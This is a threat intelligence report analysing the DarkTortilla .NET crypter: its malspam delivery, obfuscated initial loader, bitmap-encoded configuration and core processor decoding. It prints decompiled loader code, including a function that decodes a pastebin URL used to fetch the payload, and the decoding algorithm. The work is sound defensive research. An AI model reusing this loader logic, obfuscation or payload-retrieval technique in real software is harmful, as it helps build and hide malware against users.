

DarkTortilla Malware Analysis

 secureworks.com/research/darktortilla-malware-analysis

Counter Threat Unit Research Team

Wednesday, August 17, 2022 *By: Counter Threat Unit Research Team*

Summary

DarkTortilla is a complex and highly configurable .NET-based crypter that has possibly been active since at least August 2015. It typically delivers popular information stealers and remote access trojans (RATs) such as AgentTesla, AsyncRat, NanoCore, and RedLine. While it appears to primarily deliver commodity malware, Secureworks® Counter Threat Unit™ (CTU) researchers identified DarkTortilla samples delivering targeted payloads such as Cobalt Strike and Metasploit. It can also deliver "addon packages" such as additional malicious payloads, benign decoy documents, and executables. It features robust anti-analysis and anti-tamper controls that can make detection, analysis, and eradication challenging.

From January 2021 through May 2022, an average of 93 unique DarkTortilla samples per week were uploaded to the VirusTotal analysis service. Code similarities suggest possible links between DarkTortilla and other malware: a crypter operated by the RATs Crew threat group, which was active between 2008 and 2012, and the Gameloader malware that emerged in 2021.

Delivery

CTU™ analysis of VirusTotal samples revealed numerous campaigns delivering DarkTortilla via malicious spam (malspam). The emails typically use a logistics lure and include the malicious payload in an archive attachment with file types such as .iso, .zip, .img, .dmg, and .tar. The language of the email message is customized to the victim, and CTU researchers observed samples in English, German, Romanian, Spanish, Italian, and Bulgarian. Figure 1 shows a German-language malspam sample. The redacted filename of the attached ISO image archive file (.iso) includes the name of the organization the email was sent from. It is unclear if that organization was compromised. The archive file contains a single executable with the same filename but the .exe extension. This executable is a DarkTortilla initial loader sample.




Figure 1. DarkTortilla malspam containing malicious archive attachment. (The German text translates to "Good morning, Please give us your best price offer for our attached order. Awaiting your kind reply. Kind regards"). (Source: Secureworks)

CTU researchers also identified malicious documents (maldocs) delivering DarkTortilla. Most of these maldocs embed the DarkTortilla initial loader executable as a Packager Shell Object. Figure 2 shows a sample that prompts the victim to double-click the embedded Packager Shell Object, which executes the payload. Inspection of the Packager Shell Objects properties revealed that it is an executable named RFQ-010129H.exe, which is a DarkTortilla initial loader sample. Other analyzed maldocs use different approaches, such as leveraging embedded macros to automatically execute the Packager Shell Object when a victim opens the document and enables macros.




Figure 2. Maldoc sample delivering DarkTortilla. (Source: Secureworks)

High-level execution flow

DarkTortilla consists of two components that rely on each other to successfully detonate payloads: a .NET-based executable (initial loader) and a .NET-based DLL (core processor). The typical high-level execution flow for a DarkTortilla payload starts with execution of the initial loader. The initial loader then retrieves its encoded core processor. While the encoded core processor is typically embedded within the .NET resources of the initial loader, CTU researchers identified initial loaders that retrieved their core processor from public paste sites such as `pastebin . pl`, `textbin . net`, and `paste . ee`.

The initial loader decodes, loads, and executes the core processor. When executed, the core processor extracts, decrypts, and parses its configuration. The encrypted configuration is stored within the .NET resources of the initial loader as bitmap images. Depending on DarkTortilla's configuration, the core processor performs the following actions:

- Displays a fake message box

- Performs anti-virtual machine checks
- Performs anti-sandbox checks
- Implements persistence
- Migrates execution to the Windows %TEMP% directory by using the "Melt" configuration element
- Processes addon packages
- Migrates execution to its install directory

The core processor then injects and executes its configured main payload within the context of the configured subprocess. Finally, if configured, the core processor implements anti-tamper controls to prevent interference with execution of the initial loader, core processor, injected subprocess, and WatchDog executable.

Figure 3 illustrates this high-level DarkTortilla execution flow.




Figure 3. High-level execution flow for DarkTortilla infection. (Source: Secureworks)

Initial loader

Initial loader samples analyzed by CTU researchers were obfuscated using the [DeepSea .NET code obfuscator](#). As a result, many aspects of the original code have been altered to thwart analysis. For example, namespace, class, function, and property names were

renamed from their original descriptive values to random characters. Figure 4 shows an example of these obfuscated values within the code decompiled by the dnSpy .NET analysis tool.




Figure 4. Obfuscated DarkTortilla initial loader sample. (Source: Secureworks)

In addition to name obfuscation, DeepSea applies switch dispatch control flow obfuscation to DarkTortilla's initial loader. This technique restructures the original linear code into switch statements that transfer execution in a seemingly unpredictable pattern, making analysis difficult. Figure 5 shows a switch statement at the entry point of a DarkTortilla sample. In this example, the value stored in the "num" variable controls which code gets executed next. This value is obfuscated and is often the result of a conditional or mathematical expression calculated at runtime, such as "((!flag) ? 15 : 9)" or "Math.Abs(num2 * 25 * 25)".

```

public static void Sd8()
{
    int[] q = b7E.Q;
    checked
    {
        try
        {
            int num = 6;
            for (;;)
            {
                bool flag2;
                switch (num)
                {
                    case 0:
                    {
                        List<object> list;
                        bool flag = list.Count > 2;
                        num = ((!flag) ? 15 : 9);
                        continue;
                    }
                    default:
                    {
                        List<object> list = new List<object>();
                        int num2 = list.Count;
                        num = 3;
                        continue;
                    }
                    case 2:
                    {
                        int num2 = Math.Abs(num2 * 25 * 25);
                        num = 8;
                        continue;
                    }
                    case 3:
                    {
                        int num2;

```

Figure 5. Switch dispatch control flow obfuscation applied to DarkTortilla initial loader. (Source: Secureworks)

The initial loader stores DarkTortilla's encrypted configuration as bitmap images. Figure 6 lists the partial resource section of one sample consisting of over 700 of these images.




Figure 6. Encrypted configuration stored as bitmap images within the .NET resources of DarkTortilla initial loader. (Source: Secureworks)

The initial loader's execution flow typically starts by checking for internet connectivity by issuing HTTP GET requests. In samples that implement this check, the initial loader attempts to retrieve content from google . com, bing . com, or both. Some samples store the URLs in the executable as plain text (see Figure 7), but most samples encode them. If the check fails, the initial loader retries the request(s) until all are successful.


```

internal static bool Hz5d()
{
    int num = 5;
    string[] array;
    for (;;)
    {
        switch (num)
        {
            case 0:
            case 6:
                goto IL_54;
            case 1:
                goto IL_45;
            case 2:
                goto IL_4A;
            case 3:
                goto IL_43;
        }
        array = new string[] { "https://www.google.com/", "https://www.bing.com/" };
        num = 3;
    }
}

```

Figure 7. Internet connectivity check in DarkTortilla initial loader. (Source: Secureworks)

The initial loader generates a 16-byte key to decode the core processor. This key is based on an initial hard-coded value multiplied by the index value of its location in the destination array. Because the values are stored as single bytes, the maximum value for an element in the array is 0xFF (255 decimal). For example, the decode key array for an initial hard-coded value of 0x6E (110 decimal) is [0x00,0x6E,0xDC,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF,0xFF].

The initial loader then retrieves the encoded core processor data. This data commonly resides within the .NET resources of the initial loader binary. Figure 8 shows encoded core processor data residing within the "pnj" .NET resource of a DarkTortilla [sample](#).




Figure 8. Encoded core processor data stored within the .NET resources of DarkTortilla initial loader. (Source: Secureworks)

The initial loader decodes the core processor data by applying the following algorithm to each byte:

$$\text{enc_byte} \wedge (\text{dec_key_arr}[\text{idx} \% \text{len}(\text{dec_key_arr})] \wedge (\text{idx} + (\text{seed_byte} \% \text{len}(\text{dec_key_arr}))) \& \text{seed_byte})$$

- enc_byte: The core processor byte array value being decoded
- idx: The encoded byte index in the core processor byte array
- dec_key_arr: The generated 16-byte decode key byte array
- seed_byte: The fourth byte of the 16-byte decode key byte array

The initial loader loads the decoded core processor assembly code and executes its pre-determined entry point function.

Initial loader variant with externally hosted core processor

Initial loader variants that retrieve the encoded core processor from public paste sites first decode the URL where the core processor is hosted. The encoding logic applied to the URL varies across analyzed DarkTortilla samples, making analysis and detection difficult. Figure 9 shows a DarkTortilla sample that encodes the URL (<https://pastebin.pl/view/raw/60b6b03b>) by prepending and appending random text.

```
public static void p9w7()
{
    try
    {
        for (;;)
        {
            int num = new Random().Next(0, 10000);
            string text = null;
            bool flag = true;
            int num2 = num;
            bool flag2 = num2 > 5000;
            if (flag2)
            {
                string text2 = "asdnvmgtolqhttps://pastebin.pl/view/raw/60b6b03b11125ti";
                text = text2.Substring(text2.IndexOf("h"), 37);
                flag = false;
            }
            else
            {
                flag2 = num2 < 5000;
                if (flag2)
                {
                    string text3 = "mamadstakehousedfhttps://pastebin.pl/view/raw/60b6b03b0n8hfyepaojs";
                    text = text3.Substring(17, 37);
                    flag = false;
                }
            }
        }
    }
}
```

Figure 9. DarkTortilla initial loader variant that retrieves encoded core processor data from public paste site. (Source: Secureworks)

The initial loader retrieves an encoded string hosted at the decoded URL. This string represents the encoded core processor data. The string consists of fake XML tags, integer values encoded with a shift cipher, and delimiters comprised of random letters (see Figure 10). The downloaded data is stored in memory and is never saved to the filesystem.

